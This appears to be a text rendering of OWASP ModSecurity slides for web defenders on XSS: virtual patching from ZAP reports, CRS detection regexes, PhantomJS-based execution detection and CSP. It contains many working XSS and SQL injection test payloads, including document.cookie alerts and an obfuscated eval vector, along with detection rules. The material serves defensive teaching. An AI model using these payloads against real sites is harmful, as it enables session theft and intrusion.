
<https://www.owasp.org/index.php/Defenders>

Target Audience: Web Defenders



Defending Against XSS

- **Part I: Preparing the Battlespace**
 - Find XSS Vulnerabilities
 - Virtual Patching
- **Part II: Asymmetric Warfare**
 - Identify XSS Attempts
 - Identify Successful XSS Attacks
- **Part III: Tactical Response**
 - Implement Content Security Policy
 - Push a JS Sandbox





Live ModSecurity DEMOs at





PART I:

**PREPARING THE BATTLESPACE
VIRTUAL PATCHING**



Virtual Patching

A security policy enforcement layer which prevents the exploitation of a known vulnerability.

OWASP ZAP – Finds XSS

The screenshot displays the OWASP ZAP interface. The top pane shows the details of a GET request to `http://www.modsecurity.org/demo/demo-deny-noescape.html?disable_xss_defense=on&test=%3C/p%3E%3Cscript%3Ealert(1);%3C/script%3E%3Cp%3E`. The response headers are visible, including `Host: www.modsecurity.org`, `User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0;)`, `Pragma: no-cache`, `Cache-control: no-cache`, `Content-Type: application/x-www-form-urlencoded`, and `Content-length: 0`.

The middle toolbar contains buttons for Alerts, Active Scan, Spider, Forced Browse, Fuzzer, and Params. The Alerts tab is active, showing a tree view of detected alerts. The 'Cross Site Scripting (Reflected)' alert is selected and highlighted in blue.

The right pane provides details for the selected alert:

- Cross Site Scripting (Reflected)**
- URL: `http://www.modsecurity.org/demo/demo`
- Risk: **High**
- Reliability: Warning
- Parameter: test
- Attack: `</p><script>alert(1);</script><p>`
- Description: Cross-site Scripting (XSS) is an attack technique that causes the browser to execute code that is usually written in HTML/JavaScript, but is instead malicious code.
- Other Info:

Export XML Report

The screenshot displays the OWASP ZAP application interface. The 'Report' menu is open, showing options: 'Export Messages to File...', 'Export Response to File...', 'Export All URLs to File...', 'Compare with another Session...', 'Generate HTML Report...', and 'Generate XML Report...'. The 'Generate XML Report...' option is highlighted. Below the menu, the main window shows a GET request to a URL with a payload: `http://www.modsecurity.org/demo/demo-deny-noescape.html?disable_xss_defense=on&test=%3C/p%3E%3Cscript%3Ealert(1);%3C/script%3E%3Cp%3E`. An 'Alerts' panel at the bottom shows a 'Cross Site Scripting (Reflected)' alert with a 'High' risk level. A dialog box titled 'OWASP ZAP' is overlaid on the screen, containing a lightning bolt icon and the text: 'Scanning report generated. Please browse the file at: /tmp/zap-report.xml'. An 'OK' button is visible at the bottom of the dialog.

Translate XML to SecRule

ZAP XML Output

```
<alertitem>
  <pluginid>40012</pluginid>
  <alert>Cross Site Scripting (Reflected)</alert>
  <riskcode>3</riskcode>
  <reliability>2</reliability>
  <riskdesc>High (Warning)</riskdesc>
  <desc>Cross-site Scripting (XSS) is an attack technique
that involves echoing attacker-supplied code into a user's
browser ...</desc>
  <uri>http://www.modsecurity.org/demo/demo-deny-
noescape.html?disable_xss_defense=on&test=%3C
/p%3E%3Cscript%3Ealert(1);%3C/script%3E%3Cp%3E</
uri>
  <param>test</param>

<attack>&lt;/p&gt;&lt;script&gt;alert(1);&lt;/script&gt;&l
t;p&gt;</attack>
```

ModSecurity Virtual Patch

```
#
# OWASP ZAP Virtual Patch Details:
# ID: 1508
# Type: Cross Site Scripting (Reflected)
# Vulnerable URL: demo/demo-deny-noescape.html
# Vulnerable Parameter: test
#
SecRule REQUEST_FILENAME "demo/demo-deny-
noescape.html" "chain,phase:2,t:none,block,msg:'Virtual
Patch for Cross Site Scripting
(Reflected)',id:'1508',tag:'WEB_ATTACK/XSS',tag:'WASCTC
/WASC-8',tag:'WASCTC/WASC-
22',tag:'OWASP_TOP_10/A2',tag:'OWASP_AppSensor/IE1
',tag:'PCI/6.5.1',logdata:'%{matched_var_name}',severity:
'2'"
SecRule ARGS:test "@pm < > ; ( ) ="
"t:utf8toUnicode,t:urlDecodeUni,setvar:'tx.msg=%{rule.
msg}',setvar:tx.xss_score=+{%tx.critical_anomaly_score},
setvar:tx.anomaly_score=+{%tx.critical_anomaly_score}"
```



PART II:
ASYMMETRIC WARFARE:
DETECTING XSS ATTACKS



Identifying JS Execution Vectors

The screenshot shows the Shazzer Shared Fuzzer web application. The browser address bar displays `shazzer.co.uk/database`. The navigation menu includes **HOME**, **CREATE**, **FUZZ VECTORS**, **FUZZ DATABASE** (highlighted), **DATASETS**, **START TOWTRUCK**, and **JSON API**. The Shazzer logo is in the top right corner.

The main content area is titled **FUZZ DATABASE**. It features a search bar with the text "Search fuzz vectors" and a red **GO** button. Below the search bar is a section titled "Choose a browser" with a grid of browser icons: Android, Chrome, Chromium, DefaultBrowser, Firefox, Flock, Googlebot, IE, iPad, iPhone, Konqueror, Maemo, Mozilla, Opera, and Safari.

On the right side, there are two sections:

- Featured vector**: A yellow box containing the code `<script>alert(1)<0x27!-- ' </script>`.
- Fuzz vector cloud**: A list of terms including Anchor, Attributes, CSS, Closing, Comments, Expando, Expandos, HTML, JavaScript, Property, Protocol, Script, URL, XSS, attribute, char, colon, cookies, data, dataentities, datauri, encoding, entities, entitites, entity, events, and expression.

At the bottom of the screenshot, the URL `http://shazzer.co.uk/` is displayed.

Characters allowed before attrib name

FUZZ DATABASE



20.0

Vector

Characters allowed before attribute name

Navigation - Found 6 record(s). Page 1 of 1

Char		Char		Char		Char	
Name	<control> = CHARACTER TABULATION	Name	<control> = LINE FEED (LF)	Name	<control> = FORM FEED (FF)	Name	<control> = CARRIAGE RETURN (CR)
Test case	View test case	Test case	View test case	Test case	View test case	Test case	View test case
Charcode	9	Charcode	10	Charcode	12	Charcode	13
Hex	0x09	Hex	0x0a	Hex	0x0c	Hex	0x0d
Vector	'">	Vector	'">	Vector	'">	Vector	'">
	View details		View details		View details		View details

Ruby Script

- **\$ ruby ./fetch-shazzer-vectors.rb | head -5**

```
<!-- sample vector --> <img src=xx:xx  
%09onerror=logChr(1)>
```


```
<!-- sample vector --> <img src=xx:xx  
%0Aonerror=logChr(1)>
```

```
<!-- sample vector --> <img src=xx:xx  
%0Conerror=logChr(1)>
```

```
<!-- sample vector --> <img src=xx:xx  
%0Donerror=logChr(1)>
```

```
<!-- sample vector --> <img src=xx:xx  
%20onerror=logChr(1)>
```

Identifying JS Execution Vectors



The screenshot shows a web browser window titled "HTML5 Security Cheatsheet" with the URL "html5sec.org". The page content includes a search bar, a main heading "HTML5 Security Cheatsheet" with the subtitle "What your browser does when you look away...", and a section titled "Vectors making use of HTML5 features". Under this section, there is a sub-section "XSS via formaction - requiring user interaction (1)" with a "test #1" button. The text below describes a vector for form hijacking and provides the following HTML code snippet:

```
<form id="test"></form><button form="test" formaction="javascript:alert(1)">X</button>
```

Below the code, it states: "Don't allow users to submit markup containing 'form' and 'formaction' attributes or transform them to bogus attributes. Avoid 'id' attributes for forms as well as submit buttons." A list of supported browsers is provided:

- Firefox 4.0
- Firefox 15.0
- Opera 10.5
- Opera 11.0
- Opera 12.0
- Opera Mobile
- Chrome 10.0
- Chrome 23.0
- Safari 4.0.4
- Safari 5.1.7

At the bottom of the page, there is a link to a WHATWG specification: <http://www.whatwg.org/specs/web-apps/current-work/multipage/association-of-controls-and-forms.html#attr-fs-formaction>. The page also features a sidebar on the right with various navigation links such as "Vectors working on HTML4 and older versions", "Cascading stylesheet injection based vectors", "Plain JavaScript vectors", "E4X vectors working on gecko based browsers", "Vectors attacking DOM properties and methods", "JSON based vectors", "Vectors embedded in SVG files", "Vectors related to X(HT)ML", "UTF7 and other exotic charset based vectors", and "Client side denial of service vectors".

<http://html5sec.org/>

Debuggex – Regex Testing

The screenshot shows the Debuggex website interface. The browser title is "Debuggex: The online visual regex tester". The address bar shows the URL "www.debuggex.com/?re=&str=". The page header includes "Debuggex Beta", "Blog", "Tutorial", "Examples", "Share this Expression", and "Login or Sign up". The main input field contains the regex: `{[\v\s"'`;/0-9\=]+on\w+\s*-}`. Below the input, there are checkboxes for "Ignore case (i)" (checked) and "^\\$ match lines (m)". A link "Embed on StackOverflow" is visible. A social media prompt says "Follow @debuggex on Twitter!". The visualizer shows "Group 1" with a "One of" container for the character class `[\v\s"'`;/0-9\=]`, followed by `on`, `\w`, `\s`, and `-`. The test input at the bottom is `<body oninput=alert(1)><input autofocus>`.

OWASP ModSecurity CRS XSS Filters

```
owasp-modsecurity-crs/base_rules/REQUEST-41-APPLICATION-ATTACK-XSS.conf at trunk · SpiderLabs/owasp-mo...
owasp-modsecurity-crs/base_r...
GitHub, Inc. (US) https://github.com/SpiderLabs/owasp-modsecur
Google
39 #
40 # --[ XSS Filters - Category 2 ]--
41 # XSS vectors making use of event handlers like onerror, onload etc, e.g., <body onload="alert(1)">
42 #
43 SecRule ARGS "(?i){[\\v\\s\\\"';\\;/0-9\\=]+on\\w+\\s*=)" \\
44   "msg:'XSS Filter - Category 2: Event Handler Vector',\\
45   id:'973337',\\
46   phase:request,\\
47   severity:'2'.\\
48   rev:'2',\\
49   ver:'OWASP_CRS/3.0.0',\\
50   maturity:'4',accuracy:'8',\\
51   t:none,t:utf8toUnicode,t:urlDecodeUni,t:htmlEntityDecode,t:jsDecode,t:cssDecode,\\
52   block,\\
53   capture,\\
54   tag:'OWASP_CRS/WEB_ATTACK/XSS',\\
55   tag:'WASCTC/WASC-8',\\
56   tag:'WASCTC/WASC-22',\\
57   tag:'OWASP_TOP_10/A2',\\
58   tag:'OWASP_AppSensor/IE1',\\
59   tag:'PCI/6.5.1',\\
60   logdata:'Matched Data: %{TX.0} found within %{MATCHED_VAR_NAME}: %{MATCHED_VAR}',\\
61   setvar:'tx.msg=%{rule.msg}',\\
```


ModSecurity Smoketest Page

ModSecurity Core Rule Set (CRS) - Smoketest Results

ModSecurity Core Rule Set (CRS...)

www.modsecurity.org/demo/demo-deny.html?test=<body+oninput%3Dalert(1)><inp

Google

Last Submitted:

<body oninput=alert(1)><input autofocus>

```
<body oninput=alert(1)><input autofocus>
```

Send method=GET enctype=application/x-www-form-urlencoded

Results (txn: rgJ9@8Co8AoAADZdXTgAAAAAN)

CRS Anomaly Score Exceeded (score 20): XSS Attack Detected

All Matched Rules Shown Below

973337 XSS Filter - Category 2: Event Handler Vector

Matched *oninput=* at ARGS:test

958052 Cross-site Scripting (XSS) Attack

Matched *alert()* at ARGS:test

Client IP: 89.140.161.225 (Spain)
Payload: ' or 'a'='a'-- -

Client IP: 89.140.161.225 (Spain)
Payload: ' or 'a'='a'-- -

Client IP: 174.97.58.89 (United States)
Payload: ' or 'a'='a'--

Client IP: 174.97.58.89 (United States)
Payload: ' or 'a'='a'--

Client IP: 194.145.124.105 (Germany)
Payload: ?mail=&firstname=Pascal&lastname=Schult&email=psc%40comspace.de&phonenumber=%2B12345678&address=&city=&state=&zip=33012&

detectXSSlib

General purpose library written in C

Based on a subset of OWASP CRS rules

Optimized for performance

Rules selected on the base of empirical data

Command line tool provided

Easy to integrate with other components

nginx module PoC provided

<https://github.com/gwroblew/detectXSSlib>

Detecting Successful XSS Challenges

- Deobfuscation/Normalization

```
<script>eval ("aler"+ (!! []+[]) [+[]]) ("xss") </script>
```

- Code Execution Detection
 - Difference between ***detecting attack payloads*** vs. ***confirming JS execution*** within the DOM
- Detection Accuracy Challenge
 - Need a DOM
 - Use PhantomJS – Headless WebKit client

Server-side XSS Detection



ModSecurity
extracts HTML
response data
and executes
Lua API



Lua script
executes
PhantomJS



PhantomJS
evaluates the
HTML and
triggers DOM
events

Initiating XSSAuditor

```
SecRule RESPONSE_HEADERS:Content-Type
```

```
"@contains html"
```

```
"chain,id:'85',phase:5,log,pass"
```

```
SecRule &ARGS "@gt 0" "chain"
```

```
SecRuleScript
```


```
/usr/local/apache/conf/crs/lua/xssdetect.lua
```

Example Attack

```
http://vuln.xssed.net/2012/03/25/answercenter.ebay.com/?  
formName=%22%3E%3C/script%3E%3Cscript%3Ealert%28%27XSS%27%29  
%3C/script%3E0xAli+-+XSSED%3C
```

```
Source of: http://vuln.xssed.net/2012/03/25/answercenter.ebay.com/?formName=%22%3E%3C/script%3E%3Cscript%3Ealert(%2...  
1 <html>  
2 <head>  
3  
4 <script language="JavaScript">  
5 // Clients who have iframes enabled run into cross-domain javascript security checks and  
6 // emoticons fails to display in the post form. The fix is to set the domain name to match that  
7 //of the client e.g. set the domain name to "tvguide.com" instead of the default "community.tvguide.com".  
8 //  
9 // But this needs to be tested whether the form can be found first - because for some clients this 'fix'  
10 // will cause the postform to not be found  
11 try {  
12   var myTestField = window.opener.document."></script><script>alert('XSS')</script>0xAli - XSSED<!--|.body;  
13 }  
14 catch (err) {  
15   if (document.domain != "localhost") {  
16     var mydomain = document.domain;  
17     mydomain_arr = mydomain.split( ".");  
18     if (mydomain_arr.length > 2) {  
19       mydomain = mydomain_arr[mydomain_arr.length - 2] + "." + mydomain_arr[mydomain_arr.length - 1];  
20       document.domain = mydomain;  
21     }  
22   }  
23 }
```

Line 11, Col 101



```
[Fri Feb 08 13:54:42 2013] [error] [client 127.0.0.1] ModSecurity: Warning. [PhantomJS Alert] Suspicious Client-Side Code Execution Detected: [object DOMWindow].alert\n [file "/usr/local/apache/conf/crs/base_rules/modsecurity_crs_15_custom.conf"] [line "1"] [id "85"] [hostname "vuln.xssed.net"] [uri "http://vuln.xssed.net/2012/03/25/answercenter.ebay.com/?formName=%22%3E%3C/script%3E%3Cscript%3Ealert(%27XSS%27)%3C/script%3E0xAli+-+XSSED%3C"] [unique_id "URVJ68CoC-kAAUr@C5cAAAAB"]
```

Transferring data from vuln.xssed.net...

Accessing Document.Cookie

```
http://www.zdnet.be/news.cfm?  
cat=1&subcat=5%22%3E%3Cscript%3Ealert(document.cookie)%3C/script%3E&mxp  
=114%22%3E%3Cscript%3Ealert(document.cookie)%3C/script%3E
```

```
[Fri Feb 08 14:13:04 2013] [error] [client 127.0.0.1] ModSecurity: Warning.  
SECURITY_ERR: DOM Exception 18: An attempt was made to break through the security  
policy of the user agent.\n\n [PhantomJS Alert] Suspicious Client-Side Code Execution  
Detected: [object DOMWindow].alert\n [file  
"/usr/local/apache/conf/crs/base_rules/modsecurity_crs_15_custom.conf"] [line "1"] [id  
"85"] [hostname "vuln.xssed.net"] [uri  
"http://vuln.xssed.net/2007/03/09/www.zdnet.be/?  
cat=1&subcat=5%22%3E%3Cscript%3Ealert(document.cookie)%3C/script%3E&mxp%20=114%22%3E%3  
Cscript%3Ealert(document.cookie)%3C/script%3E"] [unique_id "URVOPcCoC-KAAUSNDeEAAAAO"]
```


Webkit's XSSAuditor

The screenshot shows a web browser window titled "ModSecurity Content Injection Demo". The address bar contains a URL with a JavaScript injection payload: `tml?test=%3Cimg+src%3Daa+onerror%3Dalert%280%29%3E`. The page content includes instructions to notify the user if successful, with links to ModSecurity on Twitter and OWASP ModSecurity Core Rule Set Mail-list.

Below the page content, a console window is open, displaying a warning message: `[Fri Feb 08 15:01:10 2013] [error] [client 127.0.0.1] ModSecurity: Warning. onConsole Detected: Refused to execute a JavaScript script. Source code of script found within request.` The message is highlighted in yellow. The console also shows the source code of the script found within the request: `[file "/usr/local/apache/conf/crs/base_rules/modsecurity_crs_15_custom.conf"] [line "1"] [id "85"] [hostname "vuln.xssed.net"] [uri "http://vuln.xssed.net/2007/03/09/www.zdnet.be/?cat=1&subcat=5%22%3E%3Cscript%3Ealert%28document.cookie%29%3C/script%3E&mxp%20=114%22%3E%3Cscript%3Ealert%28document.cookie%29%3C/script%3E"] [unique_id "URVZg8CoC-kAAVKHPBIAAAAA"]`

The browser's developer tools are open, showing the "Scripts" tab. A red arrow points from the console message to the "Scripts" tab, which displays the source code of the script found within the request: `Refused to execute a JavaScript script. Source code of script found within request.`



PART III:
TACTICAL RESPONSE
UTILIZING BROWSER SECURITY



Content Security Policy (CSP)

Defines a policy language used to declare a set of content restrictions for a web resource, and a mechanism for transmitting the policy from a server to a client where the policy is enforced.



MOZILLA
HACKS.MOZILLA.ORG

mozilla ▾

Search hacks.mozilla.org

Home

Articles

Demos

About

[Home](#) » [Articles](#) »

[« Older Article](#)

[Newer Article »](#)

Content Security Policy 1.0 lands in Firefox Aurora

on May 29, 2013 by [Frederik Braun](#) and [Robert Nyman](#) [Editor]

[8 comments](#) [Share This](#) ▾

in [Bleeding edge](#) [Firefox Aurora](#) [JavaScript](#) [Security](#)


The information in this article is based on work together with Ian Melven, Kailas Patil and Tanvi Vyas.

We have just landed support for the **Content Security Policy (CSP) 1.0 specification** in **Firefox Aurora** (Firefox 23), available as of tomorrow (May 30th). CSP is a security mechanism that aims to protect a website against content injection attacks by providing a whitelist of known-good domain names to accept JavaScript (and other content) from. CSP does this by sending a Content-Security-Policy header with the document it protects (yes, we lost the X prefix with the 1.0 version of the spec).

ABOUT THE AUTHORS

Frederik Braun

Frederik is a Security Engineer at Mozilla. His day job involves looking for security bugs in Mozilla products and related web properties. Frederik is passionate about all computer security topics. Beside his professional involvement in security, he also enjoys playing CTFs with his former fellow-students from FluxFingers.



ModSecurity Define CSP Policy

```
#
# Define URL to set CSP header
#
SecRule REQUEST_FILENAME "demo/demo-deny-noescape.html" \
  "phase:3,\
  id:'960003',\
  t:none,\
  setenv:csp_report_only=1, \
  setenv:'csp_policy=default-src \'none\'; img-src \'self\' www.google-analytics.com; style-src \'self\';\
  script-src \'self\' businessinfo.co.uk www.google-analytics.com; report-uri /csp_violation_report', \
  nolog,\
  pass"

#
# Set the appropriate CSP Policy Header
#
Header set Content-Security-Policy-Report-Only "%{csp_policy}e" env=csp_report_only
```

- [Submit bug report to Jira](#)

Last Data Submitted (is unescaped):

```
<script>confirm(document.cookie)</script>
```

Disable JS Sandbox (MentalJS) Code

method=[GET](#) enctype=[application/x-www-form-urlencoded](#)

Elements Resources Network Sources Timeline Profiles Audits Console

Name Path	Method	Status Text	Type	Initiator	Size Content	Time Latency	Timeline					

No requests captured. Reload the page to see detailed information on the network activity.

Documents Stylesheets Images Scripts XHR Fonts WebSockets Other

modsecurity

Open Source Web Application Firewall

Home

Projects

XSS Defense with ModSecurity

The purpose of this demo is to show pos

Waiting for www.google-analytics.com...



The page at www.modsecurity.org says:

```
__qca=P0-531714930-1328805811007;
amSessionId=105413401035;
PHPSESSID=45d165af1b5c68e5599e3c12748554d4;
ASPSESSIONIDQARCCCQC=NDPMLABCEGIHDOOLFMB
OHOGK; sessionId=; username=; userid=; state=;
__utma=129890064.158479363.1370620576.1372
163483.1372168998.34;
__utmb=129890064.4.10.1372168998;
__utmc=129890064;
__utmz=129890064.1371590227.16.2.utmcsr=t.co|
utmccn=(referral)|utmcmd=referral|utmctt=/
0191d0008d
```

Cancel

OK

Elements Resources Network Sources Timeline Profiles Audits Console

Name Path

demo-deny-noescape...
/demo

csp_violation_report

csp_violation_report

youWon.js
/demo

ms.css

demo-deny-noescape.js

Headers Preview Response Cookies Timing

▼ Query String Parameters view source view URL encoded

```
test: <script>confirm(document.cookie)</script>
disable_xss_defense: on
```

▼ Response Headers view source

```
Accept-Ranges: bytes
Connection: Keep-Alive
Content-Length: 7630
Content-Security-Policy-Report-Only: default-src 'none'; img-src 'self' www.google-analyt
ics.com; style-src 'self'; script-src 'self' businessinfo.co.uk www.google-analytics
.com; report-uri /csp_violation_report
Content-Type: text/html; charset=UTF-8
Date: Tue, 25 Jun 2013 14:21:38 GMT
Keep-Alive: timeout=2, max=10
Server: What-Chu-Talkin'-Bout-Willis?/Arnold Drummondv.1.0
V-YSS-Protetion: 0
```

modsecurity

Open Source Web Application Firewall

Home

Projects

XSS Defense with ModSecurity

The purpose of this demo is to show poss

Waiting for www.google-analytics.com...



The page at www.modsecurity.org says:

```
__qca=P0-531714930-1328805811007;
amSessionId=105413401035;
PHPSESSID=45d165af1b5c68e5599e3c12748554d4;
ASPSESSIONIDQARCCCQC=NDPMLABCEGIHDOOLFMB
OHOGK; sessionid=; username=; userid=; state=;
__utma=129890064.158479363.1370620576.1372
163483.1372168998.34;
__utmb=129890064.5.10.1372168998;
__utmc=129890064;
__utmz=129890064.1371590227.16.2.utmcsr=t.co|
utmccn=(referral)|utmcmd=referral|utmctt=/
0191d0008d
```

Cancel

OK

Elements Resources Network Sources Timeline Profiles Audits Console

2 [Report Only] Refused to apply inline style because it violates the following Content Security Policy directive: "style-src 'self'".

[jquery.is:1](#)

x [Report Only] Refused to execute inline script because it violates the following Content Security Policy directive: "script-src 'self' businessinfo.co.uk www.google-analytics.com".

[/demo/demo-deny-noescape.html?test=%3Cscript%3Econfirm%28document.cookie%29%3C%2Fscript%3E&disable_xss_defense=on:64](#)

>

modsecurity

Open Source Web Application Firewall

[Home](#)[Projects](#)[Documentation](#)[Download](#)[Contact](#)[Blog](#)

XSS Defense with ModSecurity

The purpose of this demo is to show possible XSS defenses by using ModSecurity.

Elements Resources Network Sources Timeline Profiles Audits Console

demo-deny-noesc...xss_defense=on

```
56 <li>Access <b>document.location</b> that is not undefined or sandboxed</li>
57 <li>Access <b>document.cookie</b> that is not undefined or sandboxed</li>
58 </ol>
59 You may toggle On/Off the defenses by checking the box in the form below. This will help to facilitate testing of v
60
61 <p>If you are successful, please notify us at any of the following places:</p><p>- <a href="http://twitter.com/modse
62 <div>
63     <h3>Last Data Submitted (is unescaped):</h3>
64     <p><script>confirm(document.cookie)</script></p>
65     <form id="demoForm" action="/demo/demo-deny-noescape.html" method="GET" enctype="application/x-www-form-urlencoded"
66         <fieldset>
